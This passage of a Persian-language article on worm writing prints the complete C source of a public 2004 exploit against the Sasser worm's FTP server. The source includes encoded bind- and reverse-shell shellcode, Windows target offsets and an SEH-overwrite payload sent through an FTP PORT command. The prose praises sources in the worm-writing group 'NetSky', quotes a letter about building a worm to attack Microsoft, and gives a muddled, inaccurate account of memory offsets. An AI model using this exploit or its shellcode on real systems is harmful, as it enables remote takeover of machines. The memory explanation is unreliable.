بعد از مثال Port Scanning مثال دیگه ای که فکر می کنم که می تونه برای شما بسیار جالب می تونه باشه قسمت ftpd کرم معروف ساسر باشه به آرگومان های و توابع شبکه ای توجه کنید ظمنا از دوستانم درNetSky که این سورس کد رو در اختیارم گذاشتند تشکر می کنم در ادامه با نحوه نوشتن و شناسایی ضعفی که کرم ساسر از آن استفاده می کرد آشنا می شوید به کد های زیر دقت کنید -به فلش ها نیز توجه بیشتری کنید در ادامه مقاله با اهمیت این قسمت ها بیشتر آشنا می شوید-

```
/*
___________ / ___// _____/ _____/
/ ___/ __ \\__ \/ __/ / /
/ / / /_/ /__/ / /___/ /___
/_/ \_____/____/_____/\____/
- ROMANIAN SECURITY RESEARCH 2004 -
sasser v[a-e] exploit (of its ftpd server)
exploit version 1.4, public
author: mandragore
date: Mon May 10 16:13:31 2004
vuln type: SEH ptr overwriting
greets: rosecurity team
discovery: edcba
note: sasser.e has its ftpd on port 1023
update: offsets
*/
#include <stdio.h>
#include <strings.h>
#include <signal.h>
#include <netinet/in.h>
#include <netdb.h>
#define NORM "\033[00;00m"
#define GREEN "\033[01;32m"
#define YELL "\033[01;33m"
#define RED "\033[01;31m"
#define BANNER GREEN "[%%] " YELL "mandragore's sploit v1.4 for " RED
"sasser.x" NORM
#define fatal(x) { perror(x); exit(1); }
#define default_port 5554
struct { char *os; long goreg; long gpa; long lla;}
targets[] = {
```

```
// { "os", pop pop ret, GetProcAd ptr, LoadLib ptr },
{ "wXP SP1 many", 0x77BEEB23, 0x77be10CC, 0x77be10D0 }, // msvcrt.dll's
{ "wXP SP1 most others", 0x77C1C0BD, 0x77C110CC, 0x77c110D0 },
{ "w2k SP4 many", 0x7801D081, 0x780320cc, 0x780320d0 },
}, tsz;
unsigned char bsh[]={
0xEB,0x0F,0x8B,0x34,0x24,0x33,0xC9,0x80,0xC1,0xDD,0x80,0x36,0xDE,0x46,0xE2,0xFA,
0xC3,0xE8,0xEC,0xFF,0xFF,0xFF,0xBA,0xB9,0x51,0xD8,0xDE,0xDE,0x60,0xDE,0xFE,0x9E,
0xDE,0xB6,0xED,0xEC,0xDE,0xDE,0xB6,0xA9,0xAD,0xEC,0x81,0x8A,0x21,0xCB,0xDA,0xFE,
0x9E,0xDE,0x49,0x47,0x8C,0x8C,0x8C,0x8C,0x9C,0x8C,0x9C,0x8C,0x36,0xD5,0xDE,0xDE,
0xDE,0x89,0x8D,0x9F,0x8D,0xB1,0xBD,0xB5,0xBB,0xAA,0x9F,0xDE,0x89,0x21,0xC8,0x21,
0x0E,0x4D,0xB4,0xDE,0xB6,0xDC,0xDE,0xCA,0x6A,0x55,0x1A,0xB4,0xCE,0x8E,0x8D,0x36,
0xDB,0xDE,0xDE,0xDE,0xBC,0xB7,0xB0,0xBA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0xB4,0xDF,
0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xB2,0xB7,0xAD,0xAA,0xBB,0xB0,0xDE,0x89,0x21,0xC8,
0x21,0x0E,0xB4,0xDE,0x8A,0x8D,0x36,0xD9,0xDE,0xDE,0xDE,0xBF,0xBD,0xBD,0xBB,0xAE,
0xAA,0xDE,0x89,0x21,0xC8,0x21,0x0E,0x55,0x06,0xED,0x1E,0xB4,0xCE,0x87,0x55,0x22,
0x89,0xDD,0x27,0x89,0x2D,0x75,0x55,0xE2,0xFA,0x8E,0x8E,0x8E,0xB4,0xDF,0x8E,0x8E,
0x36,0xDA,0xDE,0xDE,0xDE,0xBD,0xB3,0xBA,0xDE,0x8E,0x36,0xD1,0xDE,0xDE,0xDE,0x9D,
0xAC,0xBB,0xBF,0xAA,0xBB,0x8E,0xAC,0xB1,0xBD,0xBB,0xAD,0xAD,0x9F,0xDE,0x18,0xD9,
0x9A,0x19,0x99,0xF2,0xDF,0xDF,0xDE,0xDE,0x5D,0x19,0xE6,0x4D,0x75,0x75,0x75,0xBA,
0xB9,0x7F,0xEE,0xDE,0x55,0x9E,0xD2,0x55,0x9E,0xC2,0x55,0xDE,0x21,0xAE,0xD6,0x21,
0xC8,0x21,0x0E
};
unsigned char rsh[]={
0xEB,0x0F,0x8B,0x34,0x24,0x33,0xC9,0x80,0xC1,0xB6,0x80,0x36,0xDE,0x46,0xE2,0xFA,
0xC3,0xE8,0xEC,0xFF,0xFF,0xFF,0xBA,0xB9,0x51,0xD8,0xDE,0xDE,0x60,0xDE,0xFE,0x9E,
0xDE,0xB6,0xED,0xEC,0xDE,0xDE,0xB6,0xA9,0xAD,0xEC,0x81,0x8A,0x21,0xCB,0xDA,0xFE,
0x9E,0xDE,0x49,0x47,0x8C,0x8C,0x8C,0x8C,0x9C,0x8C,0x9C,0x8C,0x36,0xD5,0xDE,0xDE,
0xDE,0x89,0x8D,0x9F,0x8D,0xB1,0xBD,0xB5,0xBB,0xAA,0x9F,0xDE,0x89,0x21,0xC8,0x21,
0x0E,0x4D,0xB6,0xA1,0xDE,0xDE,0xDF,0xB6,0xDC,0xDE,0xCA,0x6A,0x55,0x1A,0xB4,0xCE,
0x8E,0x8D,0x36,0xD6,0xDE,0xDE,0xDE,0xBD,0xB1,0xB0,0xB0,0xBB,0xBD,0xAA,0xDE,0x89,
0x21,0xC8,0x21,0x0E,0xB4,0xCE,0x87,0x55,0x22,0x89,0xDD,0x27,0x89,0x2D,0x75,0x55,
0xE2,0xFA,0x8E,0x8E,0x8E,0xB4,0xDF,0x8E,0x8E,0x36,0xDA,0xDE,0xDE,0xDE,0xBD,0xB3,
0xBA,0xDE,0x8E,0x36,0xD1,0xDE,0xDE,0xDE,0x9D,0xAC,0xBB,0xBF,0xAA,0xBB,0x8E,0xAC,
0xB1,0xBD,0xBB,0xAD,0xAD,0x9F,0xDE,0x18,0xD9,0x9A,0x19,0x99,0xF2,0xDF,0xDF,0xDE,
0xDE,0x5D,0x19,0xE6,0x4D,0x75,0x75,0x75,0xBA,0xB9,0x7F,0xEE,0xDE,0x55,0x9E,0xD2,
0x55,0x9E,0xC2,0x55,0xDE,0x21,0xAE,0xD6,0x21,0xC8,0x21,0x0E
};
char verbose=0;
void setoff(long GPA, long LLA) {
int gpa=GPA^0xdedededе, lla=LLA^0xdedededе;
memcpy(bsh+0x1d,&gpa,4);
memcpy(bsh+0x2e,&lla,4);
memcpy(rsh+0x1d,&gpa,4);
memcpy(rsh+0x2e,&lla,4);
}
void usage(char *argv0) {
int i;
printf("%s -d <host/ip> [opts]\n\n",argv0);
printf("Options:\n");
printf(" -h undocumented\n");
```

```
printf(" -p <port> to connect to [default: %u]\n",default_port);
printf(" -s <'bind'/'rev'> shellcode type [default: bind]\n");
printf(" -P <port> for the shellcode [default: 5300]\n");
printf(" -H <host/ip> for the reverse shellcode\n");
printf(" -L setup the listener for the reverse shell\n");
printf(" -t <target type> [default 0]; choose below\n\n");
printf("Types:\n");
for(i = 0; i < sizeof(targets)/sizeof(tsz); i++)
printf(" %d %s\t[0x%.8x]\n", i, targets[i].os, targets[i].goreg);
exit(1);
}
void shell(int s) {
char buff[4096];
int retval;
fd_set fds;
printf("[+] connected!\n\n");
for (;;) {
FD_ZERO(&fds);
FD_SET(0,&fds);
FD_SET(s,&fds);
if (select(s+1, &fds, NULL, NULL, NULL) < 0)
fatal("[-] shell.select()");
if (FD_ISSET(0,&fds)) {
if ((retval = read(1,buff,4096)) < 1)
fatal("[-] shell.recv(stdin)");
send(s,buff,retval,0);
}
if (FD_ISSET(s,&fds)) {
if ((retval = recv(s,buff,4096,0)) < 1)
fatal("[-] shell.recv(socket)");
write(1,buff,retval);
}
}
}
void callback(short port) {
struct sockaddr_in sin;
int s,slen=16;
sin.sin_family = 2;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(port);
s=socket(2,1,6);
if ( bind(s,(struct sockaddr *)&sin, 16) ) {
kill(getppid(),SIGKILL);
fatal("[-] shell.bind");
}
listen(s,1);
s=accept(s,(struct sockaddr *)&sin,&slen);
shell(s);
printf("crap\n");
}
int main(int argc, char **argv, char **env) {
```

```
struct sockaddr_in sin;
struct hostent *he;
char *host; int port=default_port;
char *Host; int Port=5300; char bindopt=1;
int i,s,pid=0,rip;
char *buff;
int type=0;
char *jmp[]={"\xeb\x06","\xe9\x13\xfc\xff\xff"};
printf(BANNER "\n");
if (argc==1)
usage(argv[0]);
for (i=1;i<argc;i+=2) {
if (strlen(argv[i]) != 2)
usage(argv[0]);
switch(argv[i][1]) {
case 't':
type=atoi(argv[i+1]);
break;
case 'd':
host=argv[i+1];
break;
case 'p':
port=atoi(argv[i+1])?:default_port;
break;
case 's':
if (strstr(argv[i+1],"rev"))
bindopt=0;
break;
case 'H':
Host=argv[i+1];
break;
case 'P':
Port=atoi(argv[i+1])?:5300;
Port=Port ^ 0xdede;
Port=(Port & 0xff) << 8 | Port >>8;
memcpy(bsh+0x57,&Port,2);
memcpy(rsh+0x5a,&Port,2);
Port=Port ^ 0xdede;
Port=(Port & 0xff) << 8 | Port >>8;
break;
case 'L':
pid++; i--;
break;
case 'v':
verbose++; i--;
break;
case 'h':
usage(argv[0]);
default:
usage(argv[0]);
}
```


```
}
if (verbose)
printf("verbose!\n");
if ((he=gethostbyname(host))==NULL)
fatal("[-] gethostbyname()");
sin.sin_family = 2;
sin.sin_addr = *((struct in_addr *)he->h_addr_list[0]);
sin.sin_port = htons(port);
printf("[.] launching attack on %s:%d..\n",inet_ntoa(*((struct in_addr
*)he->h_addr_list[0])),port);
if (bindopt)
printf("[.] will try to put a bindshell on port %d.\n",Port);
else {
if ((he=gethostbyname(Host))==NULL)
fatal("[-] gethostbyname() for -H");
rip=*((long *)he->h_addr_list[0]);
rip=rip^0xdededede;
memcpy(rsh+0x53,&rip,4);
if (pid) {
printf("[.] setting up a listener on port %d.\n",Port);
pid=fork();
switch (pid) { case 0: callback(Port); }
} else
printf("[.] you should have a listener on
%s:%d.\n",inet_ntoa(*((struct in_addr
*)he->h_addr_list[0])),Port);
}
printf("[.] using type '%s'\n",targets[type].os);
// -------------------- core
s=socket(2,1,6);
if (connect(s,(struct sockaddr *)&sin,16)!=0) {
if (pid) kill(pid,SIGKILL);
fatal("[-] connect()");
}
printf("[+] connected, sending exploit\n");
buff=(char *)malloc(4096);
bzero(buff,4096);
sprintf(buff,"USER x\n");
send(s,buff,strlen(buff),0);
recv(s,buff,4095,0);
sprintf(buff,"PASS x\n");
send(s,buff,strlen(buff),0);
recv(s,buff,4095,0);
memset(buff+0000,0x90,2000);
strncpy(buff,"PORT ",5);
strcat(buff,"\x0a");
memcpy(buff+272,jmp[0],2);
memcpy(buff+276,&targets[type].goreg,4);
memcpy(buff+280,jmp[1],5);
setoff(targets[type].gpa, targets[type].lla);
if (bindopt)
```

```
memcpy(buff+300,&bsh,strlen(bsh));
else
memcpy(buff+300,&rsh,strlen(rsh));
send(s,buff,strlen(buff),0);
free(buff);
close(s);
// -------------------- end of core
if (bindopt) {
sin.sin_port = htons(Port);
sleep(1);
s=socket(2,1,6);
if (connect(s,(struct sockaddr *)&sin,16)!=0)
fatal("[-] exploit most likely failed");
shell(s);
}
if (pid) wait(&pid);
exit(0);
}
```

همانطور که گفتم یک کرم از چند بخش تشکیل شده است و این تمامی کرم ساسر نیست بلکه یکی از قسمت هایWar Head کرم محسوب میشه. فکر می کنم اگر زبان C رو به خوبی فرا گرفته باشین به جز یکی دو مورد در سورس کد بالا به توضیح نیاز نخواهید داشت به خصوص قسمت هایی که با فلش نشان داده شده است–


بگذارید توضیحاتی رو که دوستم shanon در مورد نحوه کار و Buffer Over Running ای که کرم ساسر بر روی سیستم های ویندوزی را اعمال میکند را برای شما قدری توضیح بدهم همانطور که می دانید هر برنامه برای اجرا شدن بر روی هر سیستمی باید در حافظه سیستم جایگزین بشود سپس CPU برای پردازش داده ها با مراجعه به حافظه برنامه مورد نظر رو در پروسه کاری اش وارد می کند برای توضیح بیشتر هر برنامه در هنگام قرار گیری در حافظه خانه هایی ازRAM را به صورت موقت اشغال می کند خواب مثل یک محله در نظر بگیرید هر یک از این خانه های حافظه دارای یک شماره اختصاصی و منحصر به فردی در حافظه به نام OFF SETرا اشغال می کند این OFF SET ها به صورتی استاندارد شده هستند به این معنی که مقداری از این OFFSET ها برای برنامه های سیستمی داخل هر رایانه ای register شده اند یعنی با هر بار نصب سیستم مورد نظر برنامه های Internal در همونOFFSET های قراردادی شرکت مادر قرار می گیرند بعد از خانه های ثبت شده حافظه نوبت به OFFSET های آزاد می رسد برنامه های کاربردی را که بر روی رایانه اتان نصب می کنید و در هنگام بار گذاری در حافظه در این OFFSET ها به طور موقت قرار می گیرند این برنامه ها نمی توانند خانه های ثبت شده حافظه را که برای پروسه های داخلی سیستم هایتان ثبت شده اند را اشغال نمایند اگر به طور مثال برنامه ای از برنامه های کاربردی اتان بخواهد در یکی از این OFFSET های ثبت شده قرار گیرد سیستم دچار تداخل شده و اغلب اوقات به قول معروف هنگ می کند و یا قاط میزند پیغام های خطایی از قبیل Out of vitual memory یا FATAL ERRORبه همین علت روی می دهند برای توضیح به مثالی که همه شما با آن آشنا هستید می پردازم- کرم ساسر -البته مانطور که گفتم این مقاله برای آموزش ایجاد کرم تهیه نشده بیشتر ما به قسمت اکسپلویت و قسمت سرریز کردن حافظه آن کار دارم در نامه ای که Shanon برای من فرستاد این طور توضیح داده بود : سعی می کنم نامه ایشان رو به طور خلاصه برای شما ارائه کنم

ما تصمیم گرفتیم با توجه به آسیب پذیری ای که پیدا کرده بودیم میکروسافت رو مورد حمله قرار بدیم تصمیم در شاخهNetSky در آلمان عوض شد تصمیم گرفته شد که با توجه به آسیب پذیری کشف شده از روی این آسیب پذیری یک ورم طراحی بشود فعالیت ها به صورت شبانه روزی در آزمایشگاه ها پی گیری شد همانطور که میدانید کرم ساسر پروسه امنیت حساب های کاربری سیستم های ویندوزی رو مورد حمله قرار می دهد یکی ار توابع کتابخانه ای که پروسه LSASS.EXE از آن استفاده می کند LSASRV.DLLمی باشد با توجه به تحقیقاتی که کردیم به این مطلب پی بردیم که این قسمت قابل سر ریزی است به تصویر زیر توجه کنید.




